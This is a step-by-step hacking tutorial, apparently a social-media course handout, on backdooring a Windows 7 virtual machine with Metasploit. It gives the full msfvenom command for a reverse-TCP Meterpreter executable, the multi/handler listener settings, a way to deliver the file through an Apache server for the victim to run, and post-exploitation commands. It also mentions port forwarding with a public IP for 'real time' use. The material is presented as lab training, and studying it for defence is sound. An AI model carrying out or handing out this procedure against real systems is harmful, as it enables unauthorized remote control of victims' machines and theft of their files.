HACKING WINDOWS 7 USING METASPLOIT BACKDOOR AND POST EXPLOITATION

What is a Backdoor?

Backdoor are malicious files that contain Trojan or other infectious applications that can give you either Halt the processes of the machine or it may give us the partial remote access to the Machine, We will be getting a reverse TCP connection from the victim machine by using a small backdoor using Metasploit Framework.

REQUIREMENTS: KALI LINUX , WINDOWS 7 OS VIRTUAL MACHINES.

TERMS :

LHOST = Listening host (kali IP)

LPORT = Listening Port(kali port number)

Payload = Backdoor file which is going to be used for the OS like Windows, Linux, Mac, Android.

By Sandeep Kumar
Insta @admirer_20

Let's do this,

STEP 1:- Fire up your kali Linux and Windows 7 systems as Two Virtual Machines.


STEP 2:- First of all check your IP of kali machine for further use.

STEP 3:- In the terminal window of kali linux type "msfconsole" then wait for it to open, in the mean time open another terminal window to create payload using "msfvenom

MSFCONSOLE – It's a centralized console which gives you access with Multiple attacking vectors, exploits, and auxiliaries to exploit a machine in various ways.

MSFVENOM – A tool used to create payload of backdoor, it is already a part of Metasploit framework used to to create and exploit tools in various ways and techniques.

By Sandeep Kumar
Insta **@admirer_20**



STEP 4:- In msfvenom window type the command as below.

"msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe > /root/Desktop/victim.exe" (don't use double quotes")

STEP 5:- Now in msfcosole tab use this commands to make a listener for the connection. (we can use net cat also)

use exploit/multi/handler – This is a wild card listener used to listen for active connection from the victim.

set payload windows/meterpreter/reverse_tcp – This a payload is same as that we used in msfvenom for backdoor. It is a stager payload(You don't need to be an active listener in msfconsole when victim runs the payload-backdoor.


show options – This command will help you to make sure of the requirements for a connection.

By Sandeep Kumar
Insta **@admirer_20**

set LHOST 192.168.0.107 (KALI IP ADDRESS)

set LPORT 4444 (kali port number in which we need to make the connection)

then type RUN or EXPLOIT.




WE ARE NOW LISTENING FOR THE CONNECTIONS ON PORT 4444

STEP 6:- Now we are going to send the payload to victim's machine by using default apache server in kali linux. [In real time task we need to do port forwarding in routers along with Public IP]. Since My both machines are in same network I will be hosting a local server to share the file from kali to windows.

STEP 7:- First copy the payload file from Desktop to this location /var/www/html


Then now we can start our apache server using this command service apache2 start

STEP 8:- Now switch to Windows 7 Machine then type your kali IP in the browser then download it and run it.



By Sandeep Kumar
Insta [@admirer_20]

STEP 9: Now Switch to Kali to see whether the Meterpreter session is opened or not with the reverse connection from the victim machine.




We got the Reverse Connection successfully


STEP 10:- POST EXPLOITATION using METERPRETER commands like

sysinfo, pwd, id, cd, Upload, Download.

That's all use help command to operate the windows 7 machine ..



By Sandeep Kumar
Insta [@admirer_20]



Hello Everyone I hope you like the course content … but the thing is if you want to do something great you need to learn more and more everyday … This training is totally FREE of Cost the only thing I want from you guys is your time and efforts towards this training.

I wish you the best in your future endeavors, Happy Hacking

Do follow me on Instagram - https://www.instagram.com/admirer_20/

By Sandeep Kumar
Insta @admirer_20